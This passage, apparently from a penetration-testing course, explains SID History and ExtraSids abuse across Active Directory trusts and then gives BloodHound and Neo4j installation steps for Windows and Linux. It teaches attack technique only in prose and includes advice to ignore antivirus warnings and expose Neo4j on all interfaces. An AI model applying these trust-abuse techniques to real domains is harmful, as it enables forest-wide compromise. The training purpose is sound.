Furthermore, if we can compromise the child domain `LOGISTICS.INLANEFREIGHT.LOCAL` we will be able to compromise the parent domain using the `ExtraSids` attack. This is possible because the `sidHistory` property is respected due to a lack of "SID Filtering" protection. Therefore, a user in a child domain with their `sidHistory` set to the Enterprise Admins group (which only exists in the parent domain) is treated as a member of this group, which allows for administrative access to the entire forest.

Our lab environment also shows a bidirectional forest trust between the `INLANEFREIGHT.LOCAL` and `freightlogistics.local` forests, meaning that users from either forest can authenticate across the trust and query any AD object within the partner forest. Aside from attacks such as `Kerberoasting` and `ASREPRoasting`, we may also be able to abuse `SID History` to compromise the trusting forest.

The `SID history` attribute is used in migration scenarios. If a user in one domain is migrated to another domain, a new account is created in the second domain. The original user's SID will be added to the new user's SID history attribute, ensuring that they can still access resources in the original domain.

`SID history` is intended to work across domains but can actually work in the same domain. Using `Mimikatz`, it is possible to perform SID history injection and add an administrator account to the SID History attribute of an account that they control. When logging in with this account, all of the SIDs associated with the account are added to the user's token.

This token is used to determine what resources the account can access. If the SID of a Domain Admin account is added to the SID History attribute of this account, this account will be able to perform DCSync and create golden tickets for further persistence.

This can also be abused across a forest trust. If a user is migrated from one forest to another and SID Filtering is not enabled, it becomes possible to add a SID from the other forest, and this SID will be added to the user's token when authenticating across the trust. If the SID of an account having administrative privileges in Forest A is added to the SID history attribute of an account in Forest B, assuming they can authenticate across the forest, this account will have administrative privileges when accessing resources in the partner forest.

Another common way to cross trust boundaries is by leveraging password re-use. Let's say we compromise the `INLANEFREIGHT.LOCAL` forest and find a user account named `BSIMMONS_ADM` that also exists in the `freightlogistics.local` forest. There is a good chance that this administrator re-uses their password across environments. Also, it is always worth checking for foreign users/foreign group membership. We may find accounts belonging to administrative (or non-administrative) groups in Forest A that are actually part of Forest B and can be used to gain a foothold in the partner forest.

Each of these attacks will be covered in-depth in later modules.

Wrapping Up

We have now seen how `PowerView` and `SharpView` can be used to enumerate standard AD objects such as users, computers, and groups, as well as more complex relationships such as ACLS. The tools can be used to inform a variety of AD attacks, enumerate accessible file shares, find local admin access, find logged in users, and more. The skills assessment that follows will test the application of the skills taught throughout this module.

Active Directory PowerView - Skills Assessment

The `INLANEFREIGHT` organization has contracted your firm to perform an Active Directory security assessment. Use the `PowerView` and `SharpView` tools to perform targeted enumeration of the client's domain environment.

Connect to the target host and perform the enumeration tasks listed below to complete this module.

4. Active Directory BloodHound

BloodHound Setup and Installation

BloodHound use Neo4j, a graph database management system designed to store, manage, and query data represented in a graph. It is a NoSQL database that uses a graph data model to represent and store data, with nodes and edges representing the data and relationships, respectively. This allows Neo4j to represent complex and interconnected data structures more intuitively and efficiently than traditional relational databases.

Neo4j is written in Java and requires a Java Virtual Machine (JVM) to run.

BloodHound can be installed on Windows, Linux, and macOS. We will need to install Java and Neo4j and then download the BloodHound GUI. We can also build the BloodHound GUI from the source, but we won't cover that step in this section. If you want to build from the source, you can read BloodHound official documentation.

We will do the installation in 3 steps:

1. Install Java.
2. Install Neo4j.
3. Install BloodHound.

Note: BloodHound 4.2 is installed in PwnBox and ready to use. Both binaries are in the path, you can use `sudo neo4j console` to start the Neo4j database and `bloodhound` to launch BloodHound GUI.

BloodHound is installed on the target machine. It is not necessary to install it. To run it we would only need to start the database with the following command `net start neo4j` and execute `bloodhound.exe` which is in the `C:\Tools` folder.

Windows Installation

We first need to download and install Java Oracle JDK 11. We need to register an account before downloading Java from their website. Once we download the installation file, we can silently install it using the following command:

Install Java Silently

```
PS C:\htb> .\jdk-11.0.17_windows-x64_bin.exe /s
```

Next, we need to install `Neo4j` . We can get the complete list of available versions in the Neo4j Download Center. We will use Neo4j 4.4, the latest version at the time of writing is Neo4j 4.4.16. Once downloaded, open Powershell, running as administrator, and extract the content of the file:

Unzip Neo4j

```
PS C:\htb> Expand-Archive .\neo4j-community-4.4.16-windows.zip .
```

Note: Neo4j 5, the latest version, suffers from severe performance regression issues, this is why we are not using version 5. For more information visit: BloodHound Official Documentation.

Next, we need to install Neo4j. To install it as a service, we need to move to the `.\neo4j-community-*\bin\` directory and execute the following command `neo4j.bat install-service`:

Install Neo4j Service

```
PS C:\htb> .\neo4j-community-4.4.16\bin\neo4j.bat install-service
Neo4j service installed.
```

Note: At this point, we may see an error about Java not being found or the wrong version of Java running. Ensure your **JAVA_HOME** environment variable is set to the JDK folder (example: C:\Program Files\Java\jdk-11.0.17); this is done automatically after installation. Still, if the installation fails, we must ensure everything is configured correctly.


Once the service is installed, we can start the service:

Start Service


```
PS C:\htb> net start neo4j
The Neo4j Graph Database - neo4j service is starting..
The Neo4j Graph Database - neo4j service was started successfully.
```

Configure Neo4j Database

To configure the Neo4j database, open a web browser and navigate to the Neo4j web console at http://localhost:7474/:




Authenticate to Neo4j in the web console with username `neo4j` and password `neo4j`, leave the database empty, and once prompted, change the password.




Download BloodHound GUI

1. Download the latest version of the BloodHound GUI for Windows from https://github.com/BloodHoundAD/BloodHound/releases.



Note: We may get a warning from the Browser or the AV that the file is malicious. Ignore and allow the download.

1. Unzip the folder and double-click BloodHound.exe.
2. Authenticate with the credentials you set up for neo4j.



Linux Installation

The first thing we need to do is download and install `Java Oracle JDK 11`. We will update our apt sources to install the correct package:

Updating APT sources to install Java

```
[!bash!]# echo "deb http://httpredir.debian.org/debian stretch-backports
main" | sudo tee -a /etc/apt/sources.list.d/stretch-backports.list
[!bash!]# sudo apt-get update
...SNIP...
```

With this update, if Java is not installed when we try to install Neo4j, it will automatically install it as part of the Neo4j installation. Let's add the apt sources for Neo4j installation:

Updating APT sources to install Neo4j

```
wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key
add -
```

```
echo 'deb https://debian.neo4j.com stable 4.4' | sudo tee -a
/etc/apt/sources.list.d/neo4j.list
sudo apt-get update
...SNIP...
```

Before installing Neo4j, we need to install the `apt-transport-https` package with apt:

Installing required packages

```
sudo apt-get install apt-transport-https
...SNIP...
```

Now we can install Neo4j. Let's first list the available options and pick the latest 4.4.X version.

Installing Neo4j

```
sudo apt list -a neo4j
sudo apt list -a neo4j
Listing... Done
neo4j/stable 1:5.3.0 all [upgradable from: 1:4.4.12]
neo4j/stable 1:5.2.0 all
neo4j/stable 1:5.1.0 all
neo4j/stable 1:4.4.16 all
neo4j/stable 1:4.4.15 all
neo4j/stable 1:4.4.14 all
neo4j/stable 1:4.4.13 all
neo4j/stable,now 1:4.4.12 all [installed,upgradable to: 1:5.3.0]
neo4j/stable 1:4.4.11 all
neo4j/stable 1:4.4.10 all
neo4j/stable 1:4.4.9 all
...SNIP...
```

At the time of writting. The latest version is Neo4j 4.4.16, let's install that version with the following command:

Installing Neo4j 4.4.X

```
sudo apt install neo4j=1:4.4.16 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
```

```
  neo4j
1 upgraded, 0 newly installed, 0 to remove, and 236 not upgraded.
Need to get 106 MB of archives.
After this operation, 1,596 kB of additional disk space will be used.
Get:1 https://debian.neo4j.com stable/4.4 amd64 neo4j all 1:4.4.16 [106
MB]
Fetched 106 MB in 2s (55.9 MB/s)
...SNIP...
```

Next, we need to make sure we are using Java 11. We can update which java version our operating system will use with the following command:

Change Java version to 11

```
sudo update-alternatives --config java
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                         Priority
Status
------------------------------------------------------------
  0            /usr/lib/jvm/java-13-openjdk-amd64/bin/java   1311
auto mode
* 1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111
manual mode
  2            /usr/lib/jvm/java-13-openjdk-amd64/bin/java   1311
manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
```

Note: Option 1 correspond to Java 11. The option may be different in your system.

We can start `Neo4j` as a console application to verify it starts up without errors:

Running Neo4j as console

```
cd /usr/bin
sudo ./neo4j console
Directories in use:
home:         /var/lib/neo4j
config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
```

```
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-01-05 20:04:26.679+0000 INFO  Starting...
2023-01-05 20:04:27.369+0000 INFO  This instance is ServerId{fb3f5e13}
(fb3f5e13-5dfd-49ee-b068-71ad7f5ce997)
2023-01-05 20:04:29.103+0000 INFO  ======== Neo4j 4.4.16 ========
2023-01-05 20:04:30.562+0000 INFO  Performing postInitialization step for
component 'security-users' with version 3 and status CURRENT
2023-01-05 20:04:30.562+0000 INFO  Updating the initial password in
component 'security-users'
2023-01-05 20:04:30.862+0000 INFO  Bolt enabled on localhost:7687.
2023-01-05 20:04:31.881+0000 INFO  Remote interface available at
http://localhost:7474/
2023-01-05 20:04:31.887+0000 INFO  id:
613990AF56F6A7BDDA8F79A02F0ACED758E04015C5B0809590687C401C98A4BB
2023-01-05 20:04:31.887+0000 INFO  name: system
2023-01-05 20:04:31.888+0000 INFO  creationDate: 2022-12-12T15:59:25.716Z
2023-01-05 20:04:31.888+0000 INFO  Started.
```

To start and stop the service, we can use the following commands:

Start Neo4j

```
sudo systemctl start neo4j
```

Stop Neo4j

```
sudo systemctl stop neo4j
```

Note: It is very common for people to host Neo4j on a Linux system but use the BloodHound GUI on a different system. Neo4j, by default, only allows local connections. To allow remote connections, open the neo4j configuration file located at `/etc/neo4j/neo4j.conf` and edit this line:


`#dbms`.default_listen_address=0.0.0.0

Remove the # character to uncomment the line. Save the file, then start neo4j up again


Configure Neo4j Database

To configure the Neo4j database, we will do the same steps we did on Windows:

Open a web browser and navigate to the Neo4j web console at http://localhost:7474/:




Change Neo4j default credentials. Authenticate to neo4j in the web console with username `neo4j` and password `neo4j`, leave the database empty, and once prompted, change the password.



Download BloodHound GUI

1. Download the latest version of the BloodHound GUI for Linux from https://github.com/BloodHoundAD/BloodHound/releases.



1. Unzip the folder, then run BloodHound with the `--no-sandbox` flag:


Unzip BloodHound

```
unzip BloodHound-linux-x64.zip
Archive:  BloodHound-linux-x64.zip
   creating: BloodHound-linux-x64/
  inflating: BloodHound-linux-x64/BloodHound
  ...SNIP...
```

Execute BloodHound

```
cd BloodHound-linux-x64/
./BloodHound --no-sandbox
```

1. Authenticate with the credentials you set up for neo4j.



MacOS Install

To install BloodHound in MacOS, we can follow the steps provided in [BloodHound official documentation](#).

Updating BloodHound requirements (Linux)

In case we have already installed BloodHound, and we need to update it to support the latest version, we can update Neo4j and Java with the following commands:

Update Neo4j

```
wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key
add -
echo 'deb https://debian.neo4j.com stable 4.4' | sudo tee -a
/etc/apt/sources.list.d/neo4j.list
sudo apt-get update
...SNIP...
```

Install Neo4j 4.4.X

```
sudo apt install neo4j=1:4.4.16 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  neo4j
1 upgraded, 0 newly installed, 0 to remove, and 236 not upgraded.
Need to get 106 MB of archives.
After this operation, 1,596 kB of additional disk space will be used.
Get:1 https://debian.neo4j.com stable/4.4 amd64 neo4j all 1:4.4.16 [106
MB]
Fetched 106 MB in 2s (55.9 MB/s)
...SNIP...
```

Note: Make sure to change the Java version to 11 as mention in the installation steps.

Recovering Neo4j Credentials

In case we can't access the Neo4j database with the default credentials, we can follow the next steps to reset the default credentials:

